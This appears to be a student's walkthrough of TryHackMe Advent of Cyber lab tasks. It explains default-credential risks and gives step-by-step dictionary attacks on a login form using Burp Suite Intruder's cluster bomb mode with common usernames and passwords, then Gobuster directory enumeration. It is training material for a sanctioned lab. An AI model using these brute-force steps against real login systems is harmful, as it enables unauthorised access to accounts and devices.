
- <https://hackerone.com/reports/195163> - Starbucks, bug bounty for default credentials.
- <https://hackerone.com/reports/804548> - US Dept Of Defense, admin access via default credentials.

In 2017, it was [reported](#) that 15% of all IoT devices still use default passwords.

[SecLists](#) is a collection of common lists including usernames, passwords, URLs and much more. A password list known as "rockyou.txt" is commonly used in security challenges, and should definitely be a part of your security toolkit.

Read the text and find the answer from the tryhackme text.

### Question 2



The screenshot shows a web browser window with the URL <https://tryhackme.com/room/learnycyberin25days>. The page content is titled "Dictionary Attacks using BurpSuite" and discusses the importance of changing default credentials. It mentions that many IoT devices use default credentials, which can be exploited. It also lists some examples of default credentials and the consequences of not changing them, such as the Mirai botnet attack. The text includes several links to reports and a mention of the SecLists project.

after it's set up (usually these credentials that are provided at the start are the same for every device/every copy of the software). The trouble with this is that if it's not changed, an attacker can look up (or even guess) the credentials.

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called [Mirai](#) took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid \$250 for the reported issue):

- <https://hackerone.com/reports/195163> - Starbucks, bug bounty for default credentials.
- <https://hackerone.com/reports/804548> - US Dept Of Defense, admin access via default credentials.

In 2017, it was [reported](#) that 15% of all IoT devices still use default passwords.


[SecLists](#) is a collection of common lists including usernames, passwords, URLs and much more. A password list known as "rockyou.txt" is commonly used in security challenges, and should definitely be a part of your security toolkit.

**Dictionary Attacks using BurpSuite**

A dictionary attack is a method of breaking into an authenticated system by iterating through a list of credentials. If you have a list of default (or the most common) usernames and passwords, you can loop through each of them in hopes that one of the combinations is successful.


Read the text and find the answer from the tryhackme text.

### Question 3




Read the report and find the answer.

### Question 4,5



Open FoxyProxy Option and edit proxy. Then, the answer is shown.

### Question 6




Open burp suite and press the decoder and type PSP0201 to encode the answer.

### Question 7


**Cluster bomb** – This uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn, so that all permutations of payload combinations are tested.

Research and find the answer.


### Question 8



First, open burp suite and turn on intercept. Then, random put an input. Burp suite will send a request.




Next, send the request to intruder. Then, click into the position and select "Cluster Bomb" in the Attack type dropdown menu.




After that, click the "Payloads" tab, select Payload set 1 and at payload options, add a few common default usernames such as "admin", "root" and "user".






For set 2, add a few common default passwords such as "password", "admin" and "12345".


Then, click the start attack button.



The different pattern is shown.



Copy the username and password and log in it.




The flag is shown.

## Day 4: Web Exploitation – A Christmas Crisis

Tool used: Kali-Linux, Gobuster


Solution/walkthrough:

### Question 1




Study the answer in tryhackme and find the answer.

### Question 2



Use gobuster in panel and type in the format of “gobuster dir -u `http://example.com` -w `wordlist.txt`”. Then, change the URL with the with the format `<ip address>/api`. The file is shown.

## Question 3



the login form may be using `username` and `password` parameters. Where wfuzz will now iterate through

### Challenge

